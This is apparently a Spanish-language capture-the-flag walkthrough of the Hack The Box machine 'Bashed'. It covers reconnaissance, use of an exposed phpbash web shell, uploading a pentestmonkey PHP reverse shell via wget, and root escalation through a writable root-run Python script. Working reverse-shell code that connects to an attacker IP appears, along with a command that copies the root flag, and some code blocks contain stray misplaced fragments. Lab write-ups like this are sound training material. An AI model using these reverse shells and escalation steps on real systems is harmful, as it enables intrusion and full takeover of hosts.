

Bashed 10.10.10.68

Hacemos el típico nmap

```
(kali㉿kali)-[~]  
$ sudo nmap 10.10.10.68 -sV -sC  
[sudo] password for kali:  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-12 16:40 EST  
Nmap scan report for 10.10.10.68  
Host is up (0.10s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))  
|_http-server-header: Apache/2.4.18 (Ubuntu)  
|_http-title: Arrexel's Development Site  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 23.96 seconds
```

Haciendo un dirb encontramos varios directorios

```

are running outdated binaries.

GENERATED WORDS: 4612

— Scanning URL: http://10.10.10.68/ —
=> DIRECTORY: http://10.10.10.68/css/
=> DIRECTORY: http://10.10.10.68/dev/
=> DIRECTORY: http://10.10.10.68/fonts/
=> DIRECTORY: http://10.10.10.68/images/
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
=> DIRECTORY: http://10.10.10.68/js/
=> DIRECTORY: http://10.10.10.68/php/
+ http://10.10.10.68/server-status (CODE:403|SIZE:299)
=> DIRECTORY: http://10.10.10.68/uploads/

— Entering directory: http://10.10.10.68/css/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/dev/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/fonts/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/js/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)


— Entering directory: http://10.10.10.68/php/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/uploads/ —
+ http://10.10.10.68/uploads/index.html (CODE:200|SIZE:14)



END_TIME: Fri Mar 12 16:59:30 2021
DOWNLOADED: 9224 - FOUND: 3

```

Si entramos en el en que está marcado con la X en la imagen anterior <http://10.10.10.68/dev/> vemos que es “listable” y entramos en la siguiente página:




Index of /dev

	Name	Last modified	Size	Description
	Parent Directory	-		
	phpbash.min.php	2017-12-04 12:21	4.6K	
	phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Pinchando en uno de esos enlaces obtenemos una consola.



Ya navegamos hasta el directorio home y el usuario y conseguimos la primera flag

Ahora lo que toca es conseguir una Shell para la escalada de privilegios, esto lo podemos hacer de varias maneras. Vamos a usar un script en php de la página pentester monkey. También se me acaba de ocurrir que quizás podríamos usar weebely que ya habíamos usado en otras CTF para conseguir una Shell reversa y empezar la escalada de privilegios.

Una vez descargado y guardado en nuestro Kali, editamos los valores del archivo con nuestra ip y el puerto que queramos en mi caso:

```
// Some compile-time options are needed for daemon
//
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.2'; // CHANGE THIS
$port = 4554; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies
```


Siguiente paso tenemos que montar con Python un simple httpserver de la siguiente manera:

```
python -m SimpleHTTPServer 5554
```

(He ejecutado el simplehttpserver en la carpeta de Herramientas que es donde he puesto el archivo php que vamos a subir así es más sencillo y no hay que andar buscándolo por carpetas.)

```
(kali㉿kali)-[~/Herramientas]
└─$ python -m SimpleHTTPServer 5554
Serving HTTP on 0.0.0.0 port 5554 ...
```

Ahora vamos a copiar el php descargado de pentestmonkey a la carpeta uploads de la maquina victima:



```
Hack The Box :: Machines X 10.10.10.68/dev/phpbash.mi X php-reverse-shell/php-r
10.10.10.68/dev/phpbash.min.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter
www-data@bashed:/var/www/html/dev# cd..
sh: 1: cd..: not found
www-data@bashed:/var/www/html/dev# cd ..
www-data@bashed:/var/www/html# ls
about.html
config.php
contact.html
css
demo-images
dev
fonts
images
index.html
js
php
scroll.html
single.html
style.css
uploads
www-data@bashed:/var/www/html# cd uploads
www-data:/var/www/html/uploads# |
```

Con wget la ip de la maquina atacante y el puerto puesto en simplehttpserver conseguimos subir el archivo

```

www-data@bashed:/var/www/html/uploads# wget 10.10.14.2:5554/reverseshell.php
--2021-03-14 08:32:47-- http://10.10.14.2:5554/reverseshell.php
Connecting to 10.10.14.2:5554... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5493 (5.4K) [application/octet-stream]
Saving to: 'reverseshell.php'

0K ..... 100% 1.93M=0.003s


2021-03-14 08:32:47 (1.93 MB/s) - 'reverseshell.php' saved [5493/5493]

www-data:/var/www/html/uploads# |

```

Ahora vamos a poner con pwnicar nuestro Kali a la escucha en el puerto (4554 en nuestro caso) indicado en archivo php.

Siguiente paso es abrir la el php que hemos subido, como sabemos que está en la carpeta uploads, es simplemente entrar en el navegador ir a la carpeta uploads y poner el nombre del archivo en nuestro caso reverse_shell.php de la siguiente manera:



Vamos a la terminal donde tenemos pwnicat y vemos que tenemos una Shell:

```


(kali㉿kali)-[~]
└─$ pwnicat --listen -p 4554
[11:58:59] received connection from 10.10.10.68:40806

[11:59:00] new host w/ hash 68446f27702b465d1df69149295ab323
[11:59:05] pwnicat running in /bin/sh
[11:59:07] pwnicat is ready 🚀

\[\](remote)\[\] \[\]www-data@bashed\[\]:\[\]/\[\]$

```

Comprobamos quienes somos y vemos que somos www-data



Ahora vamos a intentar escalar privilegios.

Navegando hasta la carpeta home vemos que tenemos dos usuarios

```
$ cd home
$ ls
arrexel —
scriptmanager —
$ cd scriptmanager
```

Arrexel es donde hemos conseguido la primera flag pero el segundo vamos a usarlo para la escalada de privilegios:

Con el siguiente comando vamos a intentar entrar como usuario scriptmanager

`sudo -u scriptmanager /bin/bash`

```
$ sudo -u scriptmanager /bin/bash
```

Al hacer esta primera escalada de privilegios, vemos que podemos entrar en la carpeta scripts

```
scriptmanager@bashed:/$ ls
ls
bin  etc      lib      media  proc  sbin    sys  var
boot home    lib64    mnt    root  scripts tmp  vmlinuz
dev  initrd.img lost+found opt     run   srv     usr
scriptmanager@bashed:/$ cd scripts
cd scripts
scriptmanager@bashed:/scripts$
```

Con nano vemos que tiene el archivo test.py que está dentro de la carpeta scripts y nos sale lo siguiente:

```
f = open("test.txt", "w")
f.write("testing 123!")
f.close
WARNING: Failed to daemonise. T
```

Ahora tenemos dos opciones para la escalada de privilegios, la primera sería pegar el siguiente escript en el archivo test.py y poner un netcat a la escucha en la máquina Kali y así ya seríamos root.

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.1
0.14.16",444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")
```

O bien de una forma más simple editar el archivo test.py para que use y pegue la bandera del archivo root.txt en un archivo llamado banderaderoot.txt (por ejemplo).

```
import os
os.system("cat /root/root.txt > banderaderoot.txt")
WARNING: Failed to daemonise. This is quite common an
# f = open("test.txt", "w")
# f.write("testing 123!")
# f.close
```

Vemos que aparece un nuevo archivo que se llama banderaderoot.txt

```
scriptmanager@bashed:/scripts$ ls
test.py  test.txt
scriptmanager@bashed:/scripts$ nano test.py
scriptmanager@bashed:/scripts$ ls
banderaderoot.txt  test.py  test.txt
scriptmanager@bashed:/scripts$
```

Y al hacerle un cat tenemos la flag de root

```
scriptmanager@bashed:/scripts$ cat banderaderoot.txt
cc4f0afe3a1026d402ba10329674a8e2
scriptmanager@bashed:/scripts$
```